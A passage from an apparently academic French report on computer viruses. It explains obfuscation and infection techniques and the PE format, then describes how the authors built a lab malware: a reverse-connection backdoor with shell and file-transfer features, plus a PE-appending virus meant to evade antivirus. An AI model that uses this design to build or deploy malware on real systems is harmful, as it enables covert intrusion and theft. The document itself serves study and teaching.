Du fait de la sophistication des outils de bureautique actuels, tout fichier de données doit être considéré comme potentiellement dangereux. Même si aujourd'hui de nombreux standards de fichier n'acceptent pas l'encapsulation de routines automatisables (macros ou scripts), cette technique tend à se développer. Un type de fichier aujourd'hui inoffensif pourra ainsi rapidement devenir dangereux. [15]

Jusqu'à l'arrivée de WM/Concept² en 1995, le grand public était persuadé qu'un virus, considéré à juste titre comme un programme, ne pouvait être véhiculé et introduit dans un ordinateur qu'avec l'aide éventuelle d'un autre programme. En clair, seuls les fichiers exécutables ou les zones systèmes des disquettes pouvaient, après infection, propager à leur tour le virus. A contrario, les fichiers ne contenant que des données étaient sans danger. [15]

La sophistication des outils de bureautiques avec l'apparition des langages de macro a bouleversé la donne. Sans toujours en imaginer les conséquences, les fichiers de données contenant textes ou feuilles de calcul se sont trouvés enrichis de routines automatisables et programmables. Par là même, ils devenaient un nouveau terrain de jeux pour les auteurs de virus. [15]

Virus script

Un langage de script est un langage de programmation spécialisé destiné à contrôler l'environnement d'un logiciel. Interprété, il peut donc être exécuté sur toute machine disposant de l'interpréteur approprié. [15]

2. Le WM/Concept est le premier macro-virus largement connu développé pour *Microsoft Word 6*.

Donc, un virus de script est un virus écrit dans un langage interprété, et qui utilise l'interpréteur approprié pour exécuter sa charge virale et infecter d'autres scripts.

2.3 Classification des virus par techniques de dissimulations

Une autre manière de classer les virus est par la façon dont ils essaient de se cacher, à la fois des utilisateurs et des logiciels anti-virus. [1]

2.3.1 Aucune dissimulation

Le virus n'essaye pas de cacher sa présence ou son code, il réagit plutôt comme un exécutable ordinaire.

2.3.2 Chiffrement

L'idée est de chiffrer le corps du virus (infection, gâchette, et charge) pour le rendre plus difficile à détecter. Ce chiffrement n'est pas ce qu'appellent les cryptographes un cryptage, mais plutôt un moyen pour brouiller la tâche de détection. [1]

Par ailleurs si le code du virus est chiffré, il ne peut être exécuter. Pour régler ce problème, une boucle de déchiffrement le précède. Celle ci sera exécuter en premier au lancement du virus, pour déchiffrer le corps de ce dernier. Le principe est que la boucle de chiffrement est petite par rapport au corps du virus, ce qui la rend plus difficile à détecter par les anti-virus. [1]

Les virus utilisent plusieurs méthodes pour chiffrer leurs corps, on y trouve : [1]

Chiffrement simple : Aucune clé n'est utilisée, juste l'utilisation d'opérations basiques comme l'incrémentation, la décrémentation, le décalage ... Exemple :

| Chiffrement | Déchiffrement |
|--------------|---------------|
| inc corps[i] | dec corps[i] |
| rol corps[i] | ror corps[i] |

Chiffrement statique : Une clé statique et constante est utilisée pour le chiffrement. Les opérations qui peuvent être utilisées sont les opérations arithmétiques comme l'addition, et les opérations logiques comme le *xor*³.

| Chiffrement | Déchiffrement |
|-----------------|-----------------|
| corps[i] + 45 | corps[i] - 45 |
| corps[i] xor 13 | corps[i] xor 13 |

3. Le *xor* est l'opération *ou exclusive*.

Chiffrement variable : La clé commence comme une valeur constante, puis change avec la procédure de déchiffrement. Exemple :

```
cle = 354
for i in 0..longueur(corps):
    corps[i] = corps[i] xor cle
    cle += corps[i]
```

Le point faible majeur du chiffrement est que le corps du virus reste le même d'une infection à une autre. Ainsi, détecter une seule infection de ce virus suffit pour détecter toutes les autres infections. [1]

Une technique pour contourner ce problème consiste à changer la clé de chiffrement d'une infection à une autre, ce qui permet au virus d'avoir un corps (chiffré) différent à chaque infection. [1]

2.3.3 Furtivité

Un virus furtif est un virus qui cache non seulement son corps, mais également l'infection elle-même, en prenant régulièrement des mesures pour y arriver. Un exemple simple d'une technique de furtivité consiste à restaurer la date de modification d'un fichier infecté.

2.3.4 Oligomorphisme

En supposant que la clé de chiffrement est modifiée avec chaque infection, la seule partie qui ne change pas dans le virus est la boucle de déchiffrement. Donc, un anti-virus peut exploiter ce fait pour détecter le virus. [1]

Un virus oligomorphe est un virus chiffré qui a dans la poche un nombre limité (dizaines ou centaines) de boucles de déchiffrement. Le virus sélectionne une nouvelle boucle de déchiffrement pour chaque nouvelle infection. [1]

En terme de détection, l'oligomorphisme rend le virus un petit peu plus difficile à repérer. Au lieu de chercher une seule boucle de déchiffrement, l'anti-virus doit chercher toutes les variantes. [1]

2.3.5 Polymorphisme

Un virus polymorphe ressemble beaucoup au virus oligomorphes. Les deux chiffrent leurs corps, les deux changent leurs boucles de déchiffrement avec chaque nouvelle infection. Cependant, un virus polymorphe a un nombre infini de boucle de déchiffrement. Par exemple, le virus *Tremor*, a six milliards de boucles de déchiffrement. Il est tout simplement impossible de détecter un virus polymorphe en cherchant toute les boucles de déchiffrement. [1]

Avec cette classe de virus, deux questions majeures se posent : comment un virus polymorphe peut détecter s'il a précédemment infecté tel ou tel fichier ? Et comment change-t-il sa boucle de déchiffrement d'une infection à une autre ? [1]

Auto-détection

Comme il a été mentionné précédemment, les virus polymorphes possèdent un nombre infini de boucles de déchiffrement. Donc il est impossible à un virus polymorphe de détecter sa présence dans un autre fichier en analysant simplement le code de ce dernier.

Alors, pour que les virus polymorphes puissent détecter leurs présences dans d'autres fichiers, ils utilisent des mécanismes de détections qui sont indépendants du code du virus. On y trouve : [1]

La date de création/modification : Le virus peut changer la date de modification/création du fichier pour que la somme de tous les éléments de la date donne une constante.

La taille du fichier : Le virus peut changer la taille du fichier infecté à une valeur qui est à une certaine indication. Exemple : une taille divisible par 1024.

Les fonctionnalités des systèmes de fichiers : Certains systèmes de fichiers permettent d'ajouter des métadonnées⁴ personnalisées aux fichiers. Le virus peut exploiter cette fonctionnalité pour lier certaines informations aux fichiers infectés.

Stockage externe : L'indication de l'infection d'un fichier n'est pas obligée d'être associée directement avec le fichier lui-même. Par exemple, un virus peut utiliser une fonction de hachage sur les noms des fichiers infectés, et utiliser le résultat pour créer une clé dans le registre. L'existence de cette clé est alors utilisée par le virus comme un indicateur d'infection.

L'avantage avec cette technique est que, même si la clé a été trouvée, elle ne révélera pas directement le nom du fichier infecté.

Changer la boucle de déchiffrement

Le code dans un virus polymorphe est transformé avec chaque nouvelle infection en utilisant un moteur de mutation. Le moteur de mutation a un ensemble de techniques de transformations de code dans la poche ; ces techniques permettent d'avoir, à partir d'une série de code en entrée, une autre série de code équivalente en sortie. Choisir quelle technique appliquées peut être sélectionné aléatoirement par le moteur de mutation. [1]

4. Les métadonnées sont des données qui décrivent d'autres données. Elles sont utilisées avec les fichiers pour garder des informations supplémentaires sur ces derniers (Comme la date de modification, la date de création, les droits ... etc).

Le moteur de mutation utilise des techniques assez poussées en programmation pour parvenir à générer un code équivalent. Parmi les techniques utilisées par celui-ci, on trouve : [1]

Instructions équivalentes : En assembleur, il y a souvent des instructions élémentaires qui ont le même effet. Exemple : les instructions suivantes mettent le registre ax à zéro.

```
clear ax
xor ax
and ax, 0
mov ax, 0
```

Séquence d'instructions équivalentes : Les instructions équivalentes peuvent être généralisées à des séquences d'instructions. Exemple :

$$\begin{array}{lcl} x = 1 & \Leftrightarrow & y = 21 \\ & & x = y - 20 \end{array}$$

Réorganisation des instructions : Les instructions indépendantes l'une des autres peuvent être réorganisées, si ça ne change pas le comportement général du virus.

Renommage des registres : Renommer les registres utilisés par les instructions donne un code binaire différent au virus.

Programmation spaghetti : La programmation spaghetti est un style d'écriture de code source qui favorise l'apparition du syndrome du plat de spaghetti. C'est un code peu clair et qui fait un usage excessif de sauts inconditionnels. La programmation spaghetti rend la tâche de détection assez pénible aux anti-virus et aux programmeurs cherchant à comprendre le code.

Insertion de code inutile : Des instructions inutiles peuvent être insérées dans le code, pour qu'il devienne encore plus difficile à comprendre et à analyser. Exemple :

| | | |
|-----------|----|-----------|
| a = 12 | | a = 12 |
| | | inc a |
| | => | inc a |
| | | a -= 2 |
| b = 34 | | b = 34 |
| c = a + b | | c = a + b |

2.3.6 Métamorphisme

Les virus métamorphes sont des virus qui sont polymorphes dans leurs corps. Ils ne sont pas chiffrés et donc n'ont pas besoin de boucles de déchiffrements or, ils évitent la détection en fabriquant un nouveau corps avec chaque nouvelle infection. [1]

Toutes les techniques de modifications utilisées par les virus polymorphes sont applicables aux virus métamorphes. Les deux utilisent un moteur de mutation, sauf qu'un virus polymorphe n'a pas besoin de changer son moteur de mutation avec chaque infection, car ce dernier se trouve dans la partie chiffrée du virus ; par contre, un virus métamorphe doit changer son moteur de mutation avec chaque nouvelle infection. [1]

2.4 Les techniques d'infections

Recouvrement

Un virus par recouvrement se contente d'écraser partiellement ou en totalité le programme qu'il infecte. En conséquence, il le détruit au moins partiellement et rend son utilisation impossible. [15]

Dans le cas où la taille du programme qui va être infecté est supérieure ou égale à la taille du virus, après infection, sa taille ne sera pas modifiée, dans les cas contraires, celle-ci s'ajuste à la taille du code viral.[15]

Ne réalisant plus la fonction souhaitée, l'utilisateur les détecte rapidement. Les virus agissant par recouvrement ne réussissent jamais à se disséminer largement.

Cavité

Connaissant la structure spécifique du type des programmes à contaminer, le virus modifie le point d'entrée du programme et insère tout ou partie de son code dans différentes zones non utilisées. [15]

Le fichier *COMMAND.COM* fut longtemps la cible privilégiée de ce genre de virus ; dans ce cas, le code viral pouvait se situer entre le bloc de code, le bloc des données, le bloc de pile *stack*. Cette technique est maintenant régulièrement rencontrée dans les environnements Windows.

Point d'entrée obscur

Avant infection, l'analyse du programme cible permet un positionnement du point d'entrée du code viral en un lieu variable au sein du fichier. Le point d'entrée du programme et les instructions qui s'y situent sont inchangés. [15]

Lorsque cette technique est associée à une infection par cavité et à un codage polymorphique, la détection devient très problématique.

Cette technique est maintenant régulièrement rencontrée dans les environnements Windows. Elle est très pénalisante pour les anti-virus qui doivent parfois élargir fortement leur zone de recherche.

Par virus compagnon

Il existe une priorité d'exécution pour les fichiers exécutables : les .COM⁵, puis les .EXE, puis les .BAT⁶. Le virus compagnon va créer un fichier du même nom que le programme cible, mais avec une extension différente. Si, lors de son appel à exécution, le nom seul est utilisé, ce sera le code viral qui s'exécutera en premier puis il donnera ensuite la main au programme original pour ne pas risquer d'alerter l'utilisateur.[15]

Pour durcir son éventuelle détection, certains virus placent leur code dans un autre répertoire, prioritaire au sein de la variable système PATH.

Par virus délocalisé

Le virus exploite le principe de fonctionnement de la table d'allocation des fichiers pour faire pointer tous les fichiers exécutables contaminés vers le code viral, une fois exécuté, celui-ci rend la main au programme initial.[15]

Ces virus sont peu nombreux, mais peuvent s'avérer dangereux pour l'intégrité des supports qu'ils infectent. En effet, les utilitaires testant l'intégrité d'un disque découvriront des anomalies (fichiers croisés) et se proposeront de les corriger en entraînant des destructions irréversibles.

Ajout

Un virus par ajout modifie un programme sans le détruire, en altérant son point d'entrée pour qu'il s'exécute à chaque fois que le programme est lancé, puis lui rend la main.

La force de cette méthode est que le programme infecté n'est pas modifié, par conséquent la taille est augmentée de la taille du virus, ce qui rend un repérage fondé sur la variation de la taille des programmes possible. [15]

5. Un fichier .com est un fichier exécutable de format simple, sans en-tête et dont la taille ne dépasse pas 64 Ko

6. Les fichiers d'extension .bat sont des fichiers exécutables qui contiennent une séquence de commandes. Les fichiers batch sont utiles pour stocker des ensembles de commandes qui sont toujours exécutées ensemble pour éviter d'entrer chaque commande individuellement.

2.5 Structure du format PE

Le format de fichier *Portable Executable* [16] est un format utilisé par Windows (x86 et x64), pour les fichiers .exe, .cpl⁷, .dll⁸, .sys⁹, .scr¹⁰ ; ce format est une structure de données contenant les informations nécessaires pour que le système d'exploitation puisse charger et gérer le code exécutable. Le format PE se compose d'en-têtes et de sections, comme le montre la figure suivante :




FIGURE 2.1 – Structure PE

En-tête MZ-DOS

Tout fichier PE doit commencer par l'en-tête *MZ-DOS*. Cet en-tête permet au système d'exploitation, au moment de l'exécution d'un fichier de reconnaître si c'est un exécutable valide ou non. [17]

En-tête PE

Cet en-tête contient des champs d'information comme l'offset et la taille des zones de code et de données, le système d'exploitation dont le fichier est destiné, la taille de la pile initiale et d'autres informations vitales. [18]

Les premiers bytes sont pris par *MS-DOS stub* qui a le rôle d'afficher un message d'erreur en cas où l'exécutable est lancé dans un environnement qui ne supporte pas *Win32*, les bytes suivants constituent une structure de données appelée *IMAGE_NT_HEADERS* dont les champs sont :

7. Les fichiers .cpl représentent les items du panneau de configuration.
8. Les fichiers .dll représentent les bibliothèques dynamiques.
9. Les fichiers .sys représentent les drivers.
10. Les fichiers .scr représentent les écrans de veille.

image_file_header : C'est une structure contenant les informations nécessaires sur le fichier comme le nombre de sections, le processeur à qui le fichier est destiné ...etc.

image_optional_header : C'est une structure contenant des informations cruciales comme l'adresse du point d'entrée.

Les sections

Tous codes, données et ressources sont stockés dans les sections. Une section se compose de deux parties : une partie en-tête et une autre pour les données. Chaque en-tête est d'une longueur de 40 bytes ; il contient le nom de la section, la taille des données, l'offset de la section dans le fichier PE, et l'adresse de début de la plage d'adresse du processus courant où la section doit être chargée. [19]

2.6 Conclusion

À la fin de ce chapitre, des notions plus ou moins poussées concernant les virus — comme les méthodes d'infections et les méthodes de dissimulation — ont été abordées et étudiées. Ces notions sont indispensables pour cerner le mode de fonctionnement des virus. Ainsi que pour la mise en œuvre du projet et du prochain chapitre.

CHAPITRE 3

DÉVELOPPEMENT DU MALWARE

Dans ce troisième chapitre, toutes les connaissances acquises durant l'étude seront mises en œuvre pour atteindre une machine qui est supposée être sécurisée.

La démarche que nous allons suivre est la suivante :

- Nous allons développer un Malware hybride constitué d'un virus et d'un backdoor ;
- Le Malware sera introduit dans une machine vulnérable qui est en communication continue avec la machine sécurisée ;
- Ensuite, le Malware se propagera jusqu'à la machine sécurisée sans déclencher d'alerte ;
- Finalement, un accès total est obtenu sur la machine sécurisée par le biais du backdoor.

Le succès de cette opération démontrera indéniablement que la sécurité d'une machine dépend toujours de la sécurité des machines avec lesquelles elle interagit.

3.1 Préparation de l'environnement

Dans cette section, l'environnement et les outils nécessaires pour le bon fonctionnement du projet seront installés et préparés correctement. Il y en a au total trois machines différentes : une machine d'attaque, une machine vulnérable, et finalement une machine sécurisée.

La machine d'attaque

Cette machine sera équipée du système d'exploitation *Kali Linux* [20] Rolling (Figure 3.1), le leader des systèmes de test d'intrusions. Après le téléchargement de l'image ISO depuis le site officiel de Kali, et l'installation de l'image sur une machine virtuelle, une mise à jour complète du système est faite par le biais de cette commande : “`sudo apt-get update && sudo apt-get upgrade`”



FIGURE 3.1 – Kali Linux

La machine vulnérable

Cette machine sera équipée d'une version *Windows 7* dotée d'un service vulnérable et d'un pare-feu désactivé. Le service vulnérable installé sur cette machine est un service *FTP* manipulé par le programme *KONICA MINOLTA FTP Utility* (Figure 3.2).




FIGURE 3.2 – La machine vulnérable

La machine sécurisée

Cette machine sera équipée de *Windows 7* avec un pare-feu fonctionnel et la dernière version de l'anti-virus *Kaspersky* dont la base de données a été mise à jour (Figure 3.3).




FIGURE 3.3 – Mise à jours Kaspersky

3.1.1 Réseau

Les trois machines seront dans le réseau dont l'adresse est *172.16.178.0/24*, le tableau ci-dessous résume les adresses affectées à chaque machine de l'environnement

| Les machines | Adresse IP | Masque |
|-----------------------|----------------|---------------|
| La machine d'attaque | 172.16.178.1 | 255.255.255.0 |
| La machine vulnérable | 172.16.178.129 | 255.255.255.0 |
| La machine sécurisé | 172.16.178.130 | 255.255.255.0 |

TABLE 3.1 – Les adresses des machines

3.2 Développement

3.2.1 Backdoor

Dans cette section, deux programmes seront développés : un programme qui s'exécutera sur la machine victime qui représentera le backdoor , et un autre qui s'exécutera sur la machine assaillante.

Côté victime

Le langage utilisé pour développer ce programme est le langage C [21].

Pour établir la connexion avec le backdoor, nous avons utilisé une technique appelée *reverse connection*. En utilisant cette dernière, au lieu que le backdoor ouvre un port et attend que nous nous connectons à ce port pour communiquer avec lui, il va plutôt essayer d'établir une connexion vers nous.

Cela permettra d'éviter la demande d'ouverture d'un port au pare-feu et l'éveil des soupçons de l'administrateur de la machine ; par conséquent, le backdoor sera encore plus difficile à détecter.

En ce qui concerne le fonctionnement du backdoor, celui-ci a été simplifié le plus possible au vu de réduire sa taille et pour que l'infection ([sous-section 3.2.2](#)) passe inaperçue, et lui donné plus de chance d'échapper aux anti-virus. Malgré que les fonctionnalités ont été limitées, nous avons donné la capacité à notre backdoor d'évoluer et d'intégrer plus de fonctionnalités. Les fonctionnalités actuelles se résument à ce qui suit :

Accès sécurisé : Dès le moment où le backdoor établit la connexion, un mot de passe est demandé par ce dernier ([Figure 3.4](#)) ; si le mot de passe renseigné est correct, alors l'accès est accordé, sinon la connexion s'arrête immédiatement.

```
~ > python3 server.py
connected with: 172.16.178.129 on port 49167
Password : test
Connection Accepted
backdoor>> █
```

FIGURE 3.4 – Demande de mot de passe

Pour éviter que le mot de passe soit découvert en *désassemblant* l'exécutable du backdoor, une version hachée est conservée et utilisée pour valider le mot de passe fourni au moment de la connexion.

Accès à l'invite de commande : Avec cette fonctionnalité, chaque message envoyé par nous est redirigé vers la ligne de commande de Windows, et la réponse de cette dernière est alors renvoyée.

```
backdoor>> cmd
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Users\user\Desktop> █
```

FIGURE 3.5 – Invite de commande

Envoi et réception de fichiers : Cette fonctionnalité nous permet d'échanger des fichiers avec le backdoor. Ainsi, nous pourrions envoyer et recevoir des fichiers depuis la machine victime.

Mise à jour : Cette fonctionnalité nous permet d'étendre les fonctionnalités du backdoor, en le remplaçant par un autre plus sophistiqué et plus complet.

En ce qui concerne le lancement du backdoor ce dernier sera lancé périodiquement par le virus, pour diminuer les chances qu'une inspection des communications réseau puisse découvrir sa présence.

Côté assaillant

L'utilisation d'un logiciel de communication réseau (comme netcat [sous-section 3.3.1](#)) est amplement suffisant pour communiquer avec le backdoor, mais pour exploiter toutes les fonctionnalités de ce dernier, il est indispensable de développer un programme qui permettra de communiquer avec.

Ce programme qu'on a développé avec le langage *python* [22], écoutera sur un port donné, et attendra la connexion du backdoor. Une fois cette dernière établie, ce programme permettra d'envoyer des commandes, et de recevoir leurs réponses.

Backdoor amélioré

Ce backdoor, en plus d'intégrer toutes les fonctionnalités de l'ancien, il établit une connexion cryptée basée sur le protocole *TLS*¹.

Pour illustrer cela, le logiciel *Wireshark*² a été utilisé pour montrer la différence entre la communication en claire utilisée par le premier backdoor (Figure 3.6), et la communication cryptée utilisée par le backdoor amélioré (Figure 3.7).

Nous avons développer ce backdoor améliorer avec le langage *python*. Ensuite, nous avons utilisé un compilateur nommé *PyInstaller*. Ce dernier permet de générer un exécutable autonome qui peut être exécuté sur n'importe quelle machine Windows.




FIGURE 3.6 – Communication en claire

1. Le *TLS* (*Transport Layer Security*) est un protocole de sécurisation des communications réseau.

2. *Wireshark* est un analyseur de paquets réseau multi-plateforme supportant plusieurs centaines de protocoles. Il permet d'examiner les données qui transitent sur le réseau, et par conséquent voir le contenu des paquets en direct et en détails.




FIGURE 3.7 – Communication crypté avec le protocole TLS

3.2.2 Virus

La méthode d'infection que nous allons utiliser est : l'injection de code dans un exécutable par *Ajout* dont une définition claire a été abordée dans la [section 2.4](#).

Cette technique se base sur la manipulation de la structure PE (une définition détaillée a été donnée dans le [section 2.5](#)), nous avons donc inclus la bibliothèque *Windows.h* qui contient les structures et fonctions nécessaires.

Le code que nous avons développé avec le langage de programmation C se divise en deux fonctions primordiales :

WinMain : Cette fonction est la fonction principale, car dans un premier temps son rôle est de créer un espace mémoire et de copier tout l'exécutable du Virus dedans, puis de créer un second espace mémoire pour stocker le BackDoor, et enfin, elle cible un exécutable après avoir vérifié sa compatibilité avec Windows.

Dans un deuxième temps, elle ouvre ce dernier et récupère sa structure PE. Après des calculs précis, elle stocke dans une variable le *Point d'Entrée Original* appelé *OEP* et ajoute à la fin de ce fichier deux nouveaux segments, à savoir :

Le segment VIRUS qui est divisé en deux parties, la première partie contient le code de la fonction *NEP_VIRUS* qui est définie dans le corps de l'exécutable du Virus, ce code sera le nouveau point d'entrée de l'exécutable infecté, après cela vient la seconde partie contenant le corps du Virus ayant été stocké dans un espace mémoire.

Le segment BackDoor qui contient le BackDoor ayant été stocké dans le second espace mémoire.

De ce fait, cette fonction crypte le segment du BackDoor, et la deuxième partie du segment virus avec une clé prédéfinie.

A la fin, elle change le point d'entrée et le fait pointer vers la première partie du premier segment (Figure 3.8). La fonction modifie aussi le *loader flags*³ et y place notre flag d'infection. En dernier, une correction du *Checksum* sera faite.

